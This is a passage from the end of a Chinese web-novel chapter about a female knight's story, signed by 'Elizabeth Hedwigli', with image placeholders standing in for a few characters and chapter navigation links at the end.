着,她诞下了未来的王储。


    在罗赫里德的床榻旁,陪着她相伴许久的丈夫演奏完此生最后的乐章。


    时至今日,伊丽莎白都未收到过她的信笺,可只要抬头望向天际,当那只独鹰在天际盘旋之际,她定在某处书写着属于她的骑士的篇章。


    你我都知道,这将不会一段“仅供欣赏,请勿模仿”的、女骑士的故事——伊丽莎白·海德薇莉笔。


    2026.1.20(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)